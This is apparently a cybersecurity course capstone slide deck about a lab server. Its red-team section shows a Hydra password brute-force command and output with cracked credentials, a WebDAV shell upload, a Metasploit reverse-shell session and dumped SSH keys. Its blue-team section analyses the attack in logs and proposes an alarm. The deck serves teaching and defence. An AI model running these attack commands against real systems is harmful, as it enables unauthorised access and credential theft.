root@Kali:~/Downloads# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.
1.105 http-get /company_folders/secret_folder
```



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-17
1:43:07
```

# Exploitation: CWE-307: Improper Restriction of Excessive Authentication Attempts and CWE-521: Weak Password Requirements

01

### Tools & Processes

- Hydra was used to brute force our way into the system
- Due to a lack of restriction surrounding excessive authentication attempts, we were never blocked
- The weak password was cracked very quickly

02


### Achievements

Successful brute force attack conducted.

Gained Ashton's credentials to access company's secret folders.

Username: ashton
Password: leopoldo

03



```
14344398 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10133 of
14344398 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10134 of
 14344398 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10135 of
14344398 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10136
 of 14344398 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10137 of
 14344398 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10138 o
f 14344398 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10139 of
14344398 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10140 of 14
344398 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10141 o
f 14344398 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10142 o
f 14344398 [child 6] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-17 0
1:43:07
root@Kali:~/Downloads# 
```

# Exploitation: **CWE-311: Missing Encryption of Sensitive Data and CWE-200: Exposure of Sensitive Information to an Unauthorized Actor**

01

### Tools & Processes

- These were the easiest vulnerabilities to exploit, as unencrypted sensitive data across the system allowed us to find a wealth of secret information; including passwords, company secrets and hints that allowed us to navigate across users and services
- As previously mentioned, **nmap** and **Hydra** also revealed a wealth of sensitive data

02


### Achievements

Gained unencrypted credentials.


Discovered sensitive company information in plain text.

Used this data to gain access to multiple accounts and exploit the WebDAV protocol.


03



```
1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
ashton@server1:/var/www/html/company_folders/secret_folder$
```



```
ng over to managing everyone's credit card and security information has bee
n terrifying. I can't believe that they have me managing the company_folder
s/secret_folder! I really shouldn't be here" We look forward to working mor
e with Ashton in the future!
```



```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-17 00:01 PST
Nmap scan report for 192.168.1.105
Host is up (0.00093s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.52 seconds
```

# Exploitation: **CWE-553: Command Shell in Externally Accessible Directory**

01

### Tools & Processes

- We were able to create and upload an **msfvenom** payload
- We also established a remote listener using **Metasploit**
- Next, we executed a reverse shell backdoor on the Capstone Apache server


02

### Achievements

By opening a remote backdoor shell, we gained sucessfully access to the root directory on the Capstone server


We were then able to search for and retreive the ‘flag.txt’ file

03




dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.



```
msf5 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:5555



[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:5555 → 192.168.1.105:54516)
 at 2020-11-19 02:02:38 -0800

meterpreter >
meterpreter >
meterpreter >
meterpreter >
```



```
cat flag.txt
b1ng0w@5h1sn@m0
```

# Exploitation: CWE-522: Insufficiently Protected Credentials

01

### Tools & Processes


- Lastly, by working our way around the system using root privileges, we were able to uncover unprotected SSH keys
- This could allow the attacker further access into the wider network – a serious vulnerability
- These should always be password protected

02


### Achievements

Successfully retrieved and saved SSH keys that were not password protected.

03



```
root@server1:/home/vagrant/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDCHYhHCSNlhaAzndk
keP2uYlK+WUsh3CMjOfPVXruzGAvj65MxFIADlS/eNG3KTacwoW9WSY
n/XHnbi3V9+w25k74goxszJRcD3Pf5gVvcXE0nbvkNusvs+uWd1×3kN
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC55CIlvI1ypASOTCY
tzCF4mxrjCW2QuL02ZDFwfQGA8/XSwtXXQGlXwo3txq4r5/aDI7higf
qgjfsOlASfJBkT3FxyFj3xXUXNo6BFLPKeK2Rl5rMMSXsvGehr2TK+f
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDuUzezi3VWAaWgHAu
OCZ9EsXO6cOL+Ho6jfBUZ3i98DuxTZFiYh1h9GijsBih8HkqoNainAy
wNGn9UvRY/r/5uQmQes9wbswpPCb/iewYfjYHrrURitZYHgeK9dxNkd
root@server1:/home/vagrant/.ssh#
```




# Blue Team
# Log Analysis and Attack Characterisation

# Analysis: Identifying the Port Scan


Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur? **9:40am on Nov 17**
- How many packets were sent, and from which IP? **20300 from 192.168.1.90**
- What indicates that this was a port scan? **Multiple ports requested at the same time.**



**20,347** hits

Nov 17, 2020 @ 09:00:00.000 - Nov 17, 2020 @ 12:00:00.000 — Auto




| Time | source.port | source.ip |
|---|---|---|
| Nov 17, 2020 @ 09:58:30.000 | - | 192.168.1.90 |
| Nov 17, 2020 @ 09:58:26.000 | - | 192.168.1.90 |
| Nov 17, 2020 @ 09:58:26.000 | - | 192.168.1.90 |
| Nov 17, 2020 @ 09:47:33.000 | 34236 | 192.168.1.90 |
| Nov 17, 2020 @ 09:43:23.000 | - | 192.168.1.90 |
| Nov 17, 2020 @ 09:43:21.000 | - | 192.168.1.90 |
| Nov 17, 2020 @ 09:43:07.024 | 47024 | 192.168.1.90 |
| Nov 17, 2020 @ 09:43:07.013 | 47022 | 192.168.1.90 |

# Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.


- What time did the request occur? How many requests were made? **15,977 on November 17 at 9:43am**
- Which files were requested? What did they contain? **/company_folders/secret_folder**




Nov 17, 2020 @ 09:00:00.0 → Nov 17, 2020 @ 12:00:00.0

Top 10 HTTP requests [Packetbeat] ECS

| url.full: Descending | Count |
|---|---|
| http://192.168.1.105/company_folders/secret_folder | 15,977 |
| http://127.0.0.1/server-status?auto= | 519 |
| http://snnmnkxdhflwgthqismb.com/post.php | 83 |
| http://www.gstatic.com/generate_204 | 42 |
| http://192.168.1.105/ | 34 |



| Time | source.port | source.ip | url.original |
|---|---|---|---|
| Nov 17, 2020 @ 09:43:07.000 | - | 192.168.1.90 | /company_folders/secret_folder |
| Nov 17, 2020 @ 09:43:07.000 | - | 192.168.1.90 | /company_folders/secret_folder |
| Nov 17, 2020 @ 09:43:07.000 | - | 192.168.1.90 | /company_folders/secret_folder |
| Nov 17, 2020 @ 09:43:07.000 | - | 192.168.1.90 | /company_folders/secret_folder |
| Nov 17, 2020 @ 09:43:07.000 | - | 192.168.1.90 | /company_folders/secret_folder |
| Nov 17, 2020 @ 09:43:07.000 | - | 192.168.1.90 | /company_folders/secret_folder |
| Nov 17, 2020 @ 09:43:06.000 | - | 192.168.1.90 | /company_folders/secret_folder |
| Nov 17, 2020 @ 09:43:06.000 | - | 192.168.1.90 | /company_folders/secret_folder |




Top 10 HTTP requests [Packetbeat] ECS

```
    "successful": 2,
    "skipped": 0,
    "failed": 0
  },
  "hits": {
    "total": 18969,
    "max_score": null,
    "hits": []
  },
  "aggregations": {
    "3": {
      "doc_count_error_upper_bound": 7,
      "sum_other_doc_count": 2314,
      "buckets": [
        {
          "key": "http://192.168.1.105/company_folders/secret_folder",
          "doc_count": 15977
```

# Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack? **10,535 total**
- How many requests had been made before the attacker discovered the password? **10,143 were made before the 'OK' status was received**




user_agent.original :"Mozilla/4.0 (Hydra)"

Nov 19, 2020 @ 08:00:00.0 → Nov 19, 2020 @ 09:00:00.0

filebeat-*

Metrics: Y-axis Count

Buckets: X-axis http.response.status_co...




| Time | source.port | source.ip | url.original | user_agent.original | http.response.status_code | @timestamp |
|---|---|---|---|---|---|---|
| Nov 19, 2020 @ 08:48:00.000 | - | 192.168.1.90 | /company_folders/secret_folder | Mozilla/4.0 (Hydra) | 401 | Nov 19, 2020 @ 08:48:00.000 |
| Nov 19, 2020 @ 08:48:00.000 | - | 192.168.1.90 | /company_folders/secret_folder | Mozilla/4.0 (Hydra) | 401 | Nov 19, 2020 @ 08:48:00.000 |
| Nov 19, 2020 @ 08:48:00.000 | - | 192.168.1.90 | /company_folders/secret_folder | Mozilla/4.0 (a) | 401 | Nov 19, 2020 @ 08:48:00.000 |

# Analysis: Finding the WebDAV Connection


Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory? **18**
- Which files were requested? **passwd.dav and shell2php**




Top 10 HTTP requests [Packetbeat] ECS

| url.full: Descending | Count |
|---|---|
| http://192.168.1.105/company_folders/secret_folder | 15,290 |
| http://127.0.0.1/server-status?auto= | 358 |
| http://snnmnkxdhflwgthqismb.com/post.php | 56 |
| http://www.gstatic.com/generate_204 | 27 |
| http://192.168.1.105/webdav | 18 |



```
>  Nov 19, 2020 @ 08:56:36.000  -   192.168.1.9  /webdav       gvfs/1.42.2   207   Nov 19, 2020 @ 08:56:3
                                    0                                              6.000
>  Nov 19, 2020 @ 08:56:36.000  -   192.168.1.9  /webdav/passw gvfs/1.42.2   207   Nov 19, 2020 @ 08:56:3
                                    0            d.dav                             6.000
```



```
>  Nov 19, 2020 @ 10:02:38.000  -   192.16    /webdav/sh  Mozilla/5.0 (X11; Linux x86_64; rv:68.0)   200
                                    8.1.90    ell2.php    Gecko/20100101 Firefox/68.0
```

# Blue Team Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

**What kind of alarm can be set to detect future port scans?**

We would recommend that an alarm with the below search criteria is set to detect future port scans:

destination:.ip: 192.168.1.105 and
source.ip: (not 192.168.1.105) and
destination.port (not 443 or 80)

Threshold: 3

